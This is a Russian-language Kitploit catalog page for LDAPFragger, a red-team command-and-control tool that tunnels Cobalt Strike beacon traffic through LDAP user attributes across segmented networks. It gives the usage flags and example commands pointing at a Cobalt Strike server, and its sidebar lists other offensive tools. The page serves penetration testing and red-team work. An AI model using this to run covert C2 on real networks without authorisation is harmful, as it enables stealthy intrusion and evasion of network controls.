

Skip to content
KitploitKITPLOIT
ИнструментыЭксплойтыБлог
Log in
Отправить
ИнструментыЭксплойтыБлог
Отправить

Инструменты для хакинга, пентеста и кибербезопасности — ваш арсенал защиты!

Kitploit — это каталог инструментов для хакинга, кибербезопасности и пентестинга. Находите последние обновления проектов для поиска уязвимостей, анализа систем, автоматизации тестирования и усиления вашей безопасности.

ЛентыКонтактыКонфиденциальность© 2026 Kitploit

Каталог инструментов

Категории

Все категории
Loading categories
LDAPFragger — Инструмент C2, маршрутизирующий данные бикона Cobalt Strike через атрибуты пользователей LDAP для скрытного управления и контроля в сегментированных сетях. | Kitploit
Инструменты/GitHubGitHub/fox-it/ldapfragger
Фреймворки для пентестаФреймворки для эксплойтовКомандование и УправлениеRed TeamingРазработка Полезной Нагрузки
GitHubfox-it/ldapfragger

LDAPFragger

Инструмент C2, маршрутизирующий данные бикона Cobalt Strike через атрибуты пользователей LDAP для скрытного управления и контроля в сегментированных сетях.

Репозиторий
19628766 лет назадПроверено Kitploit
Поделиться

LDAPFragger

LDAPFragger — это инструмент управления и контроля (C2), который позволяет злоумышленникам направлять данные маяка Cobalt Strike через LDAP, используя атрибуты пользователей.

Для получения справочной информации прочитайте блог о релизе: http://blog.fox-it.com/2020/03/19/ldapfragger-command-and-control-over-ldap-attributes

Зависимости и установка

  • Скомпилирован с .NET 4.0, но может работать и с более старыми и новыми версиями .NET

Использование

 _     _              __
| |   | |            / _|
| | __| | __ _ _ __ | |_ _ __ __ _  __ _  __ _  ___ _ __
| |/ _` |/ _` | '_ \|  _| '__/ _` |/ _` |/ _` |/ _ \ '__|
| | (_| | (_| | |_) | | | | | (_| | (_| | (_| |  __/ |
|_|\__,_|\__,_| .__/|_| |_|  \__,_|\__, |\__, |\___|_|
              | |                   __/ | __/ |
              |_|                  |___/ |___/

Fox-IT - Rindert Kramer

Использование:
     --cshost:  IP-адрес или имя хоста экземпляра Cobalt Strike
     --csport:  Порт внешнего интерфейса C2 на сервере Cobalt Strike
     -u:        Имя пользователя для подключения к Active Directory
     -p:        Пароль для подключения к Active Directory
     -d:        FQDN домена Active Directory
     --ldaps:   Использовать LDAPS вместо LDAP
     -v:        Подробный вывод
     -h:        Показать это сообщение

Если учетные данные AD не указаны, будет использоваться интегрированная аутентификация AD.

Пример использования:

Из сетевого сегмента A выполните:

LDAPFragger --cshost <Cobalt Strike IP> --csport <External listener port>

LDAPFragger --cshost <Cobalt Strike IP> --csport <External listener port> -u <username> -p <password> -d <domain FQDN>

Из сетевого сегмента B выполните:

LDAPFragger 

LDAPFragger -u <username> -p <password> -d <domain FQDN>

LDAPS можно использовать с флагом --LDAPS, однако обычный LDAP-трафик также шифруется. Обратите внимание, что стандартная полезная нагрузка Cobalt Strike будет обнаружена большинством антивирусов.


Скачать инструмент

Популярное

Смотреть все →

Откройте для себя самые используемые инструменты нашего сообщества.

  • 1

    OsintHunter

    letox4/osinthunter

    🎯 Полный набор инструментов OSINT: граф расследования, оценка достоверности, семейства псевдонимов, карта, временная шкала и отчёты. 49 модулей, более 400 сайтов, API-ключи не требуются.

    772
  • 2

    ghostlock-app

    yukonga/ghostlock-app

    # Приложение GhostLock с запуском в один клик (CVE-2026-43499)

    505
  • 3

    ARTEX

    baarai/artex

    Платформа автономного тестирования на проникновение на основе мультиагентной LLM с агентами-планировщиками и агентами-исполнителями, графами активов и исследования, записью MITM-трафика и повторной проверкой уязвимостей.

    420
  • 4

    redforge

    cybersecurity91/redforge

    Браузерный инструментарий для red team с 102 офлайн-инструментами для разведки, генерации полезной нагрузки, атак на учётные данные, криптографии, кодирования и отчётности по проектам.

    345
  • 5

    CyberStrikeAI

    ed1s0nz/cyberstrikeai

    Система действий для кибербезопасности на базе ИИ — где намерение превращается в управляемое исполнение, доказательства становятся оперативной памятью, а каждая операция улучшает следующую.

    260
  • 6

    antifox

    antifox-ai/antifox

    Мультиагентная платформа автономного тестирования на проникновение на базе ИИ, которая выполняет разведку, обнаружение поверхности атаки, валидацию эксплуатации и подготовку отчётов с подтверждающими доказательствами.

    251

Изучить все инструменты

Просмотрите нашу коллекцию инструментов

Смотреть все инструменты →




